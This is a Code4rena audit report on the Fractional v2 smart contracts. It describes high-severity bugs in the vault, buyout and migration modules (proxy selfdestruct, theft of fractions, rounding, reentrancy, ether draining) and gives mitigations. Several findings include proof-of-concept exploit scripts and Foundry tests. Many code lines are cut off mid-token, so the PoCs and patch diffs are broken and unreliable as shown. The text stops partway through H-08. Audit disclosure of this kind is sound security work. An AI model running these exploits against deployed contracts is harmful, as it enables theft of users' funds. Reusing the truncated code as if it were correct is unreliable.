Fractional v2 contest
Findings & Analysis Report

2022-09-27

Table of contents

- Disclosures

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit contest is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit contest outlined in this document, C4 conducted an analysis of the Fractional v2 smart contract system written in Solidity. The audit contest took place between July 7—July 14 2022.

Wardens

156 Wardens contributed reports to the Fractional v2 contest:

1. kenzo
2. 0x29A (0x4non and rotcivegaf)
3. cccz
4. 0x52
5. hansfriese
6. zzzitron
7. Treasure-Seeker
8. TrungOre
9. PwnedNoMore (izhuer, ItsNio, and papr1ka2)
10. scaraven
11. berndartmueller
12. sseefried
13. 0xA5DF

14. Lambda
15. xiaoming90
16. panprog
17. 0xsanson
18. codexploder
19. hyh
20. MEP
21. unforgiven
22. 0x1f8b
23. shenwilly
24. smiling_heretic
25. lllllll
26. ElKu
27. dipp
28. infosec_us_team
29. bin2chen
30. Critical
31. oyc_109
32. joestakey
33. 0xNineDec
34. minhtrng
35. 0xDjango
36. 242
37. ayeslick
38. sorrynotsorry
39. Ruhum
40. pashov
41. 0xalpharush
42. jonatascm

43. 0x (Czar102 and pmerkleplant)
44. horsefacts
45. simon135
46. BowTiedWardens (BowTiedHeron, BowTiedPickle, m4rio_eth, Dravee, and BowTiedFirefox)
47. s3cunda
48. 0xNazgul
49. neumo
50. exd0tpy
51. c3phas
52. bbrho
53. minhquanym
54. ak1
55. cryptphi
56. Saintcode_
57. Franfran
58. sashik_eth
59. kyteg
60. _Adam
61. Kaiziron
62. TomJ
63. Sm4rty
64. _141345_
65. Deivitto
66. ReyAdmirado
67. Kumpa
68. robee
69. Funen
70. Waze

71. mektigboy
72. Bnke0x0
73. JC
74. Tutturu
75. kebabsec (okkothejawa and FlameHorizon)
76. rbserver
77. apostle0x01
78. Tomio
79. 0xsolstars (Varun_Verma and masterchief)
80. 8olidity
81. fatherOfBlocks
82. benbaessler
83. asutorufos
84. sach1r0
85. delfin454000
86. rokinot
87. Rohan16
88. durianSausage
89. pedr02b2
90. auditor0517
91. async
92. hubble (ksk2345 and shri4net)
93. chatch
94. m_Rassska
95. hake
96. peritoflores
97. Amithuddar
98. Kthere
99. 0xf15ers (remora and twojoy)

100. aysha
101. dy
102. Hawkeye (0xwags and 0xmint)
103. KulkO
104. rajatbeladiya
105. sahar
106. David_
107. cloudjunky
108. Viksaa39
109. svskaushik
110. Keen_Sheen
111. z3s
112. Aymen0909
113. 0xKitsune
114. hrishibhat
115. slywaters
116. giovannidisiena
117. Chom
118. 0xSky
119. gogo
120. Limbooo
121. Avci (0xArshia and 0xdanial)
122. 0xkatana
123. ajtra
124. RedOneN
125. brgltd
126. ignacio
127. Fitraldys
128. jocxyen

129. karanctf
130. djxploit
131. dharma09
132. NoamYakov
133. tofunmi
134. ACai
135. BradMoon
136. nine9
137. reassor
138. Twpony
139. byterocket (pseudorandom and pmerkleplant)
140. bardamu
141. StyxRave

This contest was judged by HardlyDifficult.

Final report assembled by itsmetechjay.

Summary

The C4 analysis yielded an aggregated total of 32 unique vulnerabilities. Of these vulnerabilities, 20 received a risk rating in the category of HIGH severity and 12 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 97 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 76 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 Fractional v2 contest repository, and is composed of 37 smart contracts written in the Solidity programming language and includes 2,260 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities according to a methodology based on OWASP standards.

Vulnerabilities are divided into three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

Further information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website.

High Risk Findings (20)

[H-01] Vault implementation can be destroyed leading to loss of all assets

Submitted by 0xA5DF, also found by 242, 0x, 0xsanson, Critical, sorrynotsorry, unforgiven, and zzzitron

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/VaultFactory.sol#L19-L22

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L11-L25

Vulnerability Details

This is a basic uninitialized proxy bug, the `VaultFactory` creates a single implementation of `Vault` and then creates a proxy to that implementation every time a new vault needs to be deployed.

The problem is that that implementation vault is not initialized , which means that anybody can initialize the contract to become the owner, and then destroy it by doing a delegate call (via the `execute` function) to a function with the `selfdestruct` opcode. Once the implementation is destroyed all of the vaults will be unusable. And since there's no logic in the proxies to update the implementation - that means this is permanent (i.e. there's no way to call any function on any vault anymore, they're simply dead).

Impact

This is a critical bug, since ALL assets held by ALL vaults will be lost. There's no way to transfer them out and there's no way to run any function on any vault.

Also, there's no way to fix the current deployed contracts (modules and registry), since they all depend on the factory vault, and there's no way to update them to a different factory. That means Fractional would have to deploy a new set of contracts after fixing the bug (this is a relatively small issue though).

Proof of Concept

I created the PoC based on the `scripts/deploy.js` file, here's a stripped-down version of that:

```
const { ethers } = require("hardhat");

const ZERO_ADDRESS = "0x0000000000000000000000000000000000000000(

async function main() {
    const [deployer, attacker] = await ethers.getSigners();

    // Get all contract factories
    const BaseVault = await ethers.getContractFactory("BaseVault
    const Supply = await ethers.getContractFactory("Supply");
    const VaultRegistry = await ethers.getContractFactory("Vault

    // Deploy contracts
```

```
const registry = await VaultRegistry.deploy();
await registry.deployed();

const supply = await Supply.deploy(registry.address);
await supply.deployed();

// notice that the `factory` var in the original `deploy.js`
const registryVaultFactory = await ethers.getContractAt("Vau

const implVaultAddress = await registryVaultFactory.implemer
const vaultImpl = await ethers.getContractAt("Vault", implVa

const baseVault = await BaseVault.deploy(registry.address, s
await baseVault.deployed();
// proxy vault - the vault that's used by the user
let proxyVault = await deployVault(baseVault, registry, atta

const destructorFactory = await ethers.getContractFactory("I
const destructor = await destructorFactory.deploy();


let destructData = destructor.interface.encodeFunctionData('

const abi = new ethers.utils.AbiCoder();
const leafData = abi.encode(["address", "address", "bytes4"]
    [attacker.address, destructor.address, destructor.interf
const leafHash = ethers.utils.keccak256(leafData);

await vaultImpl.connect(attacker).init();

await vaultImpl.connect(attacker).setMerkleRoot(leafHash);
// we don't really need to do this ownership-transfer, becau
await vaultImpl.connect(attacker).transferOwnership(ZERO_ADI

// before: everything is fine
let implVaultCode = await ethers.provider.getCode(implVaultA
console.log("Impl Vault code size before:", implVaultCode.le
let owner = await proxyVault.owner();
console.log("Proxy Vault works fine, owner is: ", owner);


await vaultImpl.connect(attacker).execute(destructor.address


// after: vault implementation is destructed
```

```
    implVaultCode = await ethers.provider.getCode(implVaultAddre
    console.log("\nVault code size after:", implVaultCode.length

    try {
        owner = await proxyVault.owner();
    } catch (e) {
        console.log("Proxy Vault isn't working anymore.", e.toSt
    }
}

async function deployVault(baseVault, registry, attacker) {
    const nodes = await baseVault.getLeafNodes();

    const tx = await registry.connect(attacker).create(nodes[0],
    const receipt = await tx.wait();

    const vaultEvent = receipt.events.find(e => e.address == rec

    const newVaultAddress = vaultEvent.args._vault;
    const newVault = await ethers.getContractAt("Vault", newVaul
    return newVault;
}


if (require.main === module) {
    main()
}
```

`Destructor.sol` file:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.13;

contract Destructor{
    function destruct(address payable dst) public {
        selfdestruct(dst);
    }
}
```

Output:

```
Impl Vault code size before: 10386
```

```
Proxy Vault works fine, owner is:  0x5FbDB2315678afecb367f032d93

Vault code size after: 0
Proxy Vault isn't working anymore. Error: call revert exception
```

Sidenote: as the comment in the code says, we don't really need to transfer the ownership to the zero address. It's just that Foundry's `forge` did revert the destruction when I didn't do it, with the error of `OwnerChanged` (i.e. once the `selfdestruct` was called the owner became the zero address, which is different than the original owner) so I decided to add this just in case. This is probably a bug in `forge`, since the contract shouldn't destruct till the end of the tx (Hardhat indeed didn't revert the destruction even when the attacker was the owner).

Tools Used

Hardhat

Recommended Mitigation Steps

Add init in `Vault`'s constructor (and make the `init` function `public` instead of `external`):

```
contract Vault is IVault, NFTReceiver {
    /// @notice Address of vault owner
    address public owner;
    /// ...

    constructor(){
        // initialize implementation
        init();
    }

    /// @dev Initializes nonce and proxy owner
    function init() public {
```

Alternately you can add init in `VaultFactory.sol` constructor, but I think initializing in the contract itself is a better practice.

```
    /// @notice Initializes implementation contract
```

```
        constructor() {
            implementation = address(new Vault());
            Vault(implementation).init();
        }
```

After mitigation the PoC will output this:

```
    Error: VM Exception while processing transaction: reverted with
        at Vault._execute (src/Vault.sol:124)
        at Vault.init (src/Vault.sol:24)
        at HardhatNode._mineBlockWithPendingTxs
        ....
```

stevennevins (Fractional) confirmed and commented:

> Acknowledging the severity of this and will fix it. Thank you for reporting @0xA5DF.

HardlyDifficult (judge) commented:

> Agree this is High risk. If this had gone unnoticed for a period of time, then later self destructing the implementation contract would brick all vaults and lose funds for potentially many users.

[H-02] Forced buyouts can be performed by malicious buyers

Submitted by cccz

In the end function of the Buyout contract, when the buyout fails, ERC1155 tokens are sent to the proposer. A malicious proposer can start a buyout using a contract that cannot receive ERC1155 tokens, and if the buyout fails, the end function fails because it cannot send ERC1155 tokens to the proposer. This prevents a new buyout from being started.

Proof of Concept

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L224-L238

Recommended Mitigation Steps

Consider saving the status of the proposer after a failed buyout and implementing functions to allow the proposer to withdraw the ERC1155 tokens and eth.

Ferret-san (Fractional) confirmed

HardlyDifficult (judge) commented:

> The 1155 receiver can prevent a failed buyout from ending, which prevents a new one from starting. Agree with severity.

[H-03] Migration: no check that user-supplied `proposalId` and `vault` match

Submitted by kenzo, also found by 0x1f8b, bin2chen, codexploder, dipp, minhtrng, and smiling_heretic

https://github.com/code-423n4/2022-07-fractional/blob/main/src/modules/Migration.sol#L111

https://github.com/code-423n4/2022-07-fractional/blob/main/src/modules/Migration.sol#L124

https://github.com/code-423n4/2022-07-fractional/blob/main/src/modules/Migration.sol#L143

https://github.com/code-423n4/2022-07-fractional/blob/main/src/modules/Migration.sol#L157

https://github.com/code-423n4/2022-07-fractional/blob/main/src/modules/Migration.sol#L164

Vulnerability Details

In Migration, when joining or leaving a migration proposal, Fractional does not check whether the user supplied `proposalId` and `vault` match the actual vault that the proposal belongs to.

This allows the user to trick the accounting.

Impact

Loss of funds for users.

Malicious users can withdraw tokens from proposals which have not been committed yet.

Proof of Concept

Let's say Vault A's FERC1155 token is called TOKEN. Alice has deposited 100 TOKEN in Migration to Vault A on proposal ID 1.

Now Malaclypse creates Vault B with token ERIS as FERC1155 and mints 100 tokens to himself. He then calls Migration's `join` with amount as 100, Vault B as `vault`, proposal ID as 1. The function **will get** ERIS as the token to deposit. It **will pull** the ERIS from Mal. And now for the problem - it **will set** the following variable:

```
userProposalFractions[_proposalId][msg.sender] += _amour
```

Notice that this does not correspond to the vault number.

Now, Mal will call the `leave` function, this time with Vault A address and proposal ID 1. The function **will get** the token to send from the vault as TOKEN.

It **will get** the amount to withdraw from `userProposalFractions[_proposalId][msg.sender]`, which as we saw previously will be 100.

It will **deduct** this amount from `migrationInfo[_vault][_proposalId]`, which won't revert as Alice deposited 100 to this vault and proposal.

And finally it will send 100 TOKENs to Mal - although he deposited ERIS.

Mal received Alice's valuable tokens.

Recommended Mitigation Steps

I think that one option would be to save for each proposal which vault it corresponds to. Then you can verify that user supplies a matching vault-proposal pair, or he can even just supply proposal and the contract will get the vault from that.

Another solution would be to have `userProposalFractions` save the relevant vault also, not just a general proposal id.

stevennevins (Fractional) confirmed

HardlyDifficult (judge) commented:

> The warden's POC shows how an attacker can effectively steal tokens by creating a migration for a new vault with worthless tokens and reusing an existing `proposalId`, then withdrawing valuable tokens from the original proposal. I agree this is a High risk issue.

[H-04] Division rounding can make fraction-price lower than intended (down to zero)

Submitted by 0xA5DF, also found by 0x52, exd0tpy, horsefacts, hyh, kenzo, Lambda, minhquanym, panprog, scaraven, shenwilly, and simon135

Divisions in EVM are rounded down, which means when the fraction price is close to 1 (e.g. 0.999) it would effectively be zero, when it's close to 2 (1.999) it would be rounded to 1 - losing close to 50% of the intended price.

- In case the proposer had any fractions, the buyout module puts them for sale and he can lose his fractions while getting in exchange either zero or a significantly lower price than intended
- Even when the proposer doesn't hold any fractions, if the buyout succeeds - the difference (i.e. `buyoutPrice - fractionPrice*totalSupply`) goes to those

who cash out their fractions after the buyout ends.

- That's going to disincentivize users to sell their fractions during the buyout, because they may get more if they keep it till the buyout ends.
- In other words, not only that the extra money the proposer paid doesn't increase the chance of the buyout to succeed, it actually decreases it.

Proof of Concept

I've added the following tests to `test/Buyout.t.sol`.

```
    // add Eve to the list of users
    function setUp() public {
        setUpContract();
        alice = setUpUser(111, 1);
        bob = setUpUser(222, 2);
        eve = setUpUser(333, 3);

        vm.label(address(this), "BuyoutTest");
        vm.label(alice.addr, "Alice");
        vm.label(bob.addr, "Bob");
        vm.label(eve.addr, "Eve");
    }

    ////////////////////////////////////

    // a scenario where the price is zero, and the proposer ends
    function test_bugFractionPriceIsZero() public{
        uint totalSupply = 21e17;
        uint BOB_INITIAL_BALANCE = totalSupply / 2;
        initializeBuyout(alice, bob, totalSupply, BOB_INITIAL_BA

        // Bob starts a buyout with 1 ether for the other half o
        bob.buyoutModule.start{value: 1 ether}(vault);

        eve.buyoutModule.buyFractions{value: 0}(vault, BOB_INITI

        // Eve got all Bob's fractions for the very tempting pri
        assertEq(getFractionBalance(eve.addr), BOB_INITIAL_BALAN
    }


    ////////////////////////////////////
```

```
// a scenario where the price is 1, and the fraction price e
// 50% of intended price.
// The user who cashes his fractions after the sale gets the
function test_bugFractionPriceIsOne() public{
    uint totalSupply = 11e17;
    uint BOB_INITIAL_BALANCE = totalSupply / 10;
    initializeBuyout(alice, bob, totalSupply, BOB_INITIAL_BA

    uint aliceFractionBalance =  totalSupply * 9 / 10;
    uint256 buyoutPrice = 2 ether;
    uint256 fractionPrice = buyoutPrice / totalSupply;
    assertEq(fractionPrice, 1);

    // We need to approve the buyout even though Eve doesn't
    eve.ferc1155 = new FERC1155BS(address(0), 333, token);
    setApproval(eve, buyout, true);

    eve.buyoutModule.start{value: buyoutPrice}(vault);
    // alice selling all her fractions
    alice.buyoutModule.sellFractions(vault, aliceFractionBal

    // 4 days till buyout ends
    vm.warp(block.timestamp + 4.1 days);

    bob.buyoutModule.end(vault, burnProof);

    bob.buyoutModule.cash(vault, burnProof);

    // Alice revenue should be about 0.99 ether
    uint256 aliceExpectedETHRevenue = fractionPrice * aliceB
    // Bob revenue should be about 1.01 ether
    uint256 bobExpectedETHRevenue = buyoutPrice - aliceExpec

    // Bob earned more than Alice even though Alice had 9 ti
    // This means Bob got ~9 times ETH per fraction than Ali
    assertTrue(bobExpectedETHRevenue > aliceExpectedETHRever

    // Just make sure they have the expected balance
    assertEq(getETHBalance(alice.addr), aliceExpectedETHReve
    assertEq(getETHBalance(bob.addr), bobExpectedETHRevenue

}
```

Tools Used

Foundry

Recommended Mitigation Steps

Solution A: make sure `buyoutPrice = fractionPrice * totalSupply`

- Request the user to send the intended fraction price (as a function arg) and then make sure he sent enough ETH. This way the user is well aware of the fraction price.
- An advantage of this method is that the buyout price calculation is also more accurate (compared to `(msg.value * 100) /(100 - ((depositAmount * 100) / totalSupply))` which has a rounding of up to 1%)
- Optional - you can also refund the user if he sent too much ETH, though this is probably unnecessary since the UI should calculate the exact amount the user should send.

Proposed code for solution A:

```
     /// @param _vault Address of the vault
-    function start(address _vault) external payable {
+    function start(address _vault, uint256 _fractionPrice) exte
         // Reverts if ether deposit amount is zero
         if (msg.value == 0) revert ZeroDeposit();
         // Reverts if address is not a registered vault
@@ -66,6 +66,7 @@ contract Buyout is IBuyout, Multicall, NFTRece
         (, , State current, , , ) = this.buyoutInfo(_vault);
         State required = State.INACTIVE;
         if (current != required) revert InvalidState(required,
+        if (fractionPrice == 0) revert ZeroFractionPrice();

@@ -83,9 +84,10 @@ contract Buyout is IBuyout, Multicall, NFTRec

         // Calculates price of buyout and fractions
         // @dev Reverts with division error if called with tota
-        uint256 buyoutPrice = (msg.value * 100) /
-            (100 - ((depositAmount * 100) / totalSupply));
-        uint256 fractionPrice = buyoutPrice / totalSupply;
+        uint256 fractionPrice = _fractionPrice;
+        uint256 buyoutPrice = fractionPrice * totalSupply;
+        uint256 requiredEth = fractionPrice * (totalSupply - de
```

```
+         if (msg.value != requiredEth) revert InvalidPayment();

          // Sets info mapping of the vault address to auction st
```

Solution B: Calculate the price at buy/sell time using `buyoutPrice`

- The problem with solution A is that it doesn't let much flexibility in case that total supply is large. In the example in the PoC (`totalSupply = 2.1e18`) the buyout price can be either 2.1 ETH or 4.2 ETH, if the user wants to offer 1.5 ETH or 3 ETH he can't do it.
- This solution solves this - instead of basing the buy/sell price on the fraction price - use the buyout price to calculate the buy/sell price.
- This would cause a slight differential price (buying 1K fractions would have a slightly different price than 1M fractions).
    - However, note that the rounding here is probably insignificant, since the rounding would be no more than 1 wei per buy/sell
    - Also, the more the users buy/sell the more accurate the price would be (the less you buy the more you'll pay, the less you sell the less you'd get).
- For selling just calculate `price = (buyoutPrice * amount) / totalSupply`
- For buying do the same, just add 1 wei if there was any rounding (see code below)
- If you're worried about the rounding of the buyout price (compared to solution A), you can increase the coefficient (this doesn't cost any extra gas, and is nearly impossible to overflow):

```
(ethDeposit * 1e6) / (1e6 - ((fractionDeposit * 1e6) / totalSupply))
```

Proposed code for solution B:

```
--- a/src/interfaces/IBuyout.sol
+++ b/src/interfaces/IBuyout.sol
@@ -20,7 +20,7 @@ struct Auction {
      // Enum state of the buyout auction
      State state;
      // Price of fractional tokens
-     uint256 fractionPrice;
```

```
+    uint256 buyoutPrice;
     // Balance of ether in buyout pool
     uint256 ethBalance;
     // Total supply recorded before a buyout started


--- a/src/modules/Buyout.sol
+++ b/src/modules/Buyout.sol
@@ -85,14 +85,14 @@ contract Buyout is IBuyout, Multicall, NFTRe
         // @dev Reverts with division error if called with tota
         uint256 buyoutPrice = (msg.value * 100) /
             (100 - ((depositAmount * 100) / totalSupply));
-        uint256 fractionPrice = buyoutPrice / totalSupply;
+        uint256 estimatedFractionPrice = buyoutPrice / totalSup

         // Sets info mapping of the vault address to auction st
         buyoutInfo[_vault] = Auction(
             block.timestamp,
             msg.sender,
             State.LIVE,
-            fractionPrice,
+ // replace fraction price with buyout price in the Auction str
+            buyoutPrice,
             msg.value,
             totalSupply
         );
@@ -102,7 +102,7 @@ contract Buyout is IBuyout, Multicall, NFTRe
             msg.sender,
             block.timestamp,
             buyoutPrice,
-            fractionPrice
+            estimatedFractionPrice
         );
     }

@@ -115,7 +115,7 @@ contract Buyout is IBuyout, Multicall, NFTRe
             _vault
         );
         if (id == 0) revert NotVault(_vault);
-        (uint256 startTime, , State current, uint256 fractionPr
+        (uint256 startTime, , State current, uint256 buyoutPric
             .buyoutInfo(_vault);
         // Reverts if auction state is not live
         State required = State.LIVE;
@@ -135,7 +135,7 @@ contract Buyout is IBuyout, Multicall, NFTRe
         );
```

```
          // Updates ether balance of pool
-         uint256 ethAmount = fractionPrice * _amount;
+         uint256 ethAmount = buyoutPrice * _amount / totalSupply
          buyoutInfo[_vault].ethBalance -= ethAmount;
          // Transfers ether amount to caller
          _sendEthOrWeth(msg.sender, ethAmount);
@@ -153,7 +153,7 @@ contract Buyout is IBuyout, Multicall, NFTRe
          );
          if (id == 0) revert NotVault(_vault);
          // Reverts if auction state is not live
-         (uint256 startTime, , State current, uint256 fractionPr
+         (uint256 startTime, , State current, uint256 buyoutPric
              .buyoutInfo(_vault);
          State required = State.LIVE;
          if (current != required) revert InvalidState(required,
@@ -161,8 +161,13 @@ contract Buyout is IBuyout, Multicall, NFTR
          uint256 endTime = startTime + REJECTION_PERIOD;
          if (block.timestamp > endTime)
              revert TimeExpired(block.timestamp, endTime);
+
+         uint256 price = (buyoutPrice * _amount) / totalSupply;
+         if (price * totalSupply < buyoutPrice * _amount){
+             price++;
+         }
          // Reverts if payment amount does not equal price of fr
-         if (msg.value != fractionPrice * _amount) revert Invali
+         if (msg.value != price) revert InvalidPayment();

          // Transfers fractional tokens to caller
          IERC1155(token).safeTransferFrom(
```

[HardlyDifficult (judge) increased severity to High and commented]():

> Rounding impacting `fractionPrice` can significantly impact other math in this module. I think this is a High risk issue, given the right circumstances such as the example above where the buy price becomes zero, assets are compromised.

> Selecting this instance as the primary issue for including test code and the detailed recs.

[H-05] Migration::withdrawContribution falsely assumes that user should get exactly his original contribution back

Submitted by kenzo, also found by 0x52, ElKu, hansfriese, hyh, and panprog

https://github.com/code-423n4/2022-07-fractional/blob/main/src/modules/Migration.sol#L308

https://github.com/code-423n4/2022-07-fractional/blob/main/src/modules/Migration.sol#L321

https://github.com/code-423n4/2022-07-fractional/blob/main/src/modules/Migration.sol#L312

https://github.com/code-423n4/2022-07-fractional/blob/main/src/modules/Migration.sol#L325

Vulnerability Details

When a user calls `withdrawContribution`, it will try to send him back his original contribution for the proposal.

But if the proposal has been committed, and other users have interacted with the buyout, Migration will receive back a different amount of ETH and tokens.

Therefore it shouldn't send the user back his original contribution, but should send whatever his share is of whatever was received back from Buyout.

Impact

Loss of funds for users. Some users might not be able to withdraw their contribution at all, and other users might withdraw funds that belong to other users. (This can also be done as a purposeful attack.)

Proof of Concept

A summary is described at the top.

It's probably not needed, but here's the flow in detail. When a user joins a proposal, Migration saves his contribution:

```
userProposalEth[_proposalId][msg.sender] += msg.value;
userProposalFractions[_proposalId][msg.sender] += _amour
```

Later when the user would want to withdraw his contribution from a failed migration, Migration would **refer** to these same variables to decide how much to send to the user:

```
uint256 userFractions = userProposalFractions[_proposal]
IFERC1155(token).safeTransferFrom(address(this), msg.ser
uint256 userEth = userProposalEth[_proposalId][msg.sende
payable(msg.sender).transfer(userEth);
```

But if the proposal was committed, and other users interacted with the buyout, then the amount of ETH and tokens that Buyout sends back is not the same contribution.

For example, if another user called `buyFractions` for the buyout, it **will decrease** the amount of tokens in the pool:

```
IERC1155(token).safeTransferFrom(address(this), msg.senc
```

And when the proposal will end, if it has failed, Buyout will **send back** to Migration **the amount** of tokens in the pool:

```
uint256 tokenBalance = IERC1155(token).balanceOf(address
...
IERC1155(token).safeTransferFrom(address(this), proposer
```

(**Same will happen for the ETH amount)

Therefore, Migration will receive back less tokens than the original contribution. When the user will try to call `withdrawContribution` to withdraw his contribution from the pool, Migration would **try to send** the user's original contribution. But there's a deficit of that. If other users have contributed the same token, then it will transfer their tokens to the user. If not, then the withdrawal will simply revert for insufficient balance.

Recommended Mitigation Steps

I am not sure, but I think that the correct solution would be that upon a failed proposal's end, there should be a hook call from Buyout to the proposer - in our situation, Migration. Migration would then see(/receive as parameter) how much ETH/tokens were received, and update the proposal with the change needed. eg. send to each user 0.5 his tokens and 1.5 his ETH.

In another issue I submitted, "User can't withdraw assets from failed migration if another buyout is going on/succeeded", I described for a different reason why such a callback to Migration might be needed. Please see there for more implementation suggestions.

I think this issue shows that indeed it is needed.

stevennevins (Fractional) confirmed

HardlyDifficult (judge) commented:

> After an unsuccessful migration, some users will be unable to recover their funds due to a deficit in the contract. Agree this is a High risk issue.

[H-06] Any fractions deposited into any proposal can be stolen at any time until it is commited

Submitted by panprog, also found by 0x52, 0xsanson, hansfriese, shenwilly, and zzzitron

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L210

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L73

Impact

When buyout starts, it takes all fractions owned by proposer. This means that when `Migration` contract starts a buyout, it takes all fractions it has, not just the fractions from the proposal. This is easily exploitable by anyone.

Stealing fractions scenario:

1. Bob starts a proposal, deposits `3000` fractions
2. Alice immediately starts another proposal with `targetPrice = 0`, deposits `0 fractions` and minimal ether (`value: 1`, which is `10^-18 ether`)
3. Since price is larger than targetPrice, Alice immediately commits the proposal
4. Buyout is started, but instead of `0 fractions` it has `3000 fractions` from bob, because starting buyout took all `Migration`'s fractions.
5. Alice immediately buys `3000 fractions` from buyout for free (`0 ether`).
6. At this point Alice has successfully stolen all deposited fractions.

Proof of Concept

Add this code to test/Migration.t.sol

```
    function testPanprogBugH4() public {
            initializeMigration(alice, bob, 10000, 10000, true);

            (nftReceiverSelectors, nftReceiverPlugins) = initializeM
            // Migrate to a vault with no permissions (just to test
            address[] memory newModules = new address[](2);

            newModules[0] = migration;
            newModules[1] = modules[1];

            // Bob makes the proposal
            bob.migrationModule.propose(
                    vault,
                    newModules,
                    nftReceiverPlugins,
                    nftReceiverSelectors,
                    TOTAL_SUPPLY * 2,
                    10 ether
            );
            // Bob joins the proposal with 3000 fractions
```

```
        bob.migrationModule.join{value: 1 ether}(vault, 1, 3000)

        // Alice starts a competing proposal (we use bob's data
        alice.migrationModule.propose(
                vault,
                newModules,
                nftReceiverPlugins,
                nftReceiverSelectors,
                TOTAL_SUPPLY * 10,
                0 ether
        );

        // Alice joins her proposal with 0 fractions and minimun
        alice.migrationModule.join{value: 1}(vault, 2, 0);

        // since the target price is reached, alice starts the b
        alice.migrationModule.commit(vault, 2);

        // at this point buyout should be empty, but in fact due
        // alice can now buy fractions from buyout for free (it
        vm.expectRevert(
                abi.encodeWithSelector(IBuyout.InvalidPayment.se
        );
        alice.buyoutModule.buyFractions(vault, 3000);
    }
```

Recommended Mitigation Steps

`Buyout start` function should include amount of fractions a proposer deposits, and `Migration`'s `commit` function should specify correct fractions amount when starting a buyout.

stevennevins (Fractional) confirmed

HardlyDifficult (judge) commented:

> An attacker can steal fractions that have that have been used to join a migration. Agree this is a High risk issue.

> Making this submission the primary instance for including a coded POC.

[H-07] Proposer can `start` a perpetual buyout which can only `end` if the auction succeeds and is not rejected

Submitted by sseefried, also found by TrungOre

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L39

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L66-L68

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L235

Impact

A user can start a perpetual buyout that cannot be stopped except by making the buyout succeed. This can be done by creating a malicious contract that will call back to `start` when it receives ETH via its `receive` function. The user then starts the perpetual buyout by calling `start` from the malicious contract.

Assume the rejection period has passed and the auction pool is not large enough (i.e. < 50%). If `end` is called then the method `_sendEthOrWeth` will attempt to send ETH to the malicious contract. The contract will simply call back to `start` sending the ETH it has just received.

The impact is that `end` can never be called on this buyout proposal if the buyout auction has failed. Worse, no new buyout proposal can be made since the current one is still live, and it is never in a state where it is not live.

The others users will either need to accept that assets are locked inside the vault, or that they will need to `sellFractions` in order to make the buyout succeed.

Proof of Concept

- Each vault can only have one `buyoutInfo` associated with it as can be seen on line 39.
- A new buyout proposal cannot be made unless the `buyoutInfo` state is `State.INACTIVE` as can be seen in lines 66-68
- A proposer makes a proposal by calling `start`. They do this from a smart contract that simply calls `start` again when its `receive` function is called.
- If the proposer fails to get over 50% then, when `end` is called, `_sendEthOrWeth` is called using the `proposer` value which is the smart contract that re-enters. See line 235. `_sendETHOrWeth` is cleverly written so that if `receive` were to revert the reversion would not "bubble up". However, it does not protect against re-entrancy.
- This means that `buyoutInfo[vault]` can never be overwritten. It is permanently stuck in state `State.LIVE` meaning that `start` can never be called for `vault` by anyone else.
- The only way out of this conundrum is for the other users of the vault to `sellFractions` to make the auction succeed or to accept that assets are locked in the vault forever.

A foundry test exhibiting this attack has been written in a private fork of the contest repo.

Note that `onERC1155Received` needs to be implemented in the malicious contract.

Tools Used

Manual inspection + Foundry

Recommended Mitigation Steps

Prevent re-entrancy in the `start` function by using the `nonReentrant` modifier provided by OpenZeppelin's ReentrancyGuard contract, or use an equivalent custom solution.

aklatham (Fractional) marked as duplicate and commented:

> Duplicate of #87

sseefried (warden) commented:

> This exploit is a duplicate of the others in most respects but there is one key difference. In the other submissions there is at least a chance that someone else will get in *their* buyout bid after 4 days by carefully submitting a transaction at just the right moment. With the exploit I have outlined they cannot even do this. The call to `end` will automatically create a new buyout with no chance of anyone else ever getting their transaction in. It is a truly perpetual buyout.

> To see an executable PoC of this (using a malicious contract to ensure the perpetual buyout) apply the diff in this **gist** and run

```
$ forge test -m testPerpetualBuyoutBug
```

stevennevins (Fractional) commented:

> Thanks for the reply @sseefried! We felt this was the same underlying issue as #87 and others labeled as duplicates while having a more certain path to griefing.

HardlyDifficult (judge) commented:

> Starting a buyout can result in assets being stuck in a contract. This submission shows how reentrancy can be used to make this even worse resulting in locking the assets up forever. This combination of concerns raises the issue to High risk.

> Selecting this submission as the primary for identifying this potential impact and including a coded POC.

[H-08] Cash-out from a successful buyout allows an attacker to drain Ether from the `Buyout` contract

Submitted by berndartmueller, also found by 0xA5DF, 0xsanson, 0xSky, cccz, cryptphi, ElKu, hansfriese, jonatascm, kenzo, Kumpa, minhquanym, s3cunda, shenwilly, smiling_heretic, Treasure-Seeker, TrungOre, and zzzitron

The function `Buyout.cash` allows a user to cash out proceeds (Ether) from a successful vault buyout.

However, due to how `buyoutShare` is calculated in `Buyout.cash`, users (fractional vault token holders) cashing out would receive more Ether than they are entitled to. The calculation is wrong as it uses the initial Ether balance stored in `buyoutInfo[_vault].ethBalance`. Each consecutive cash-out will lead to a user receiving more Ether, ultimately draining the Ether funds of the `Buyout` contract.

Proof of Concept

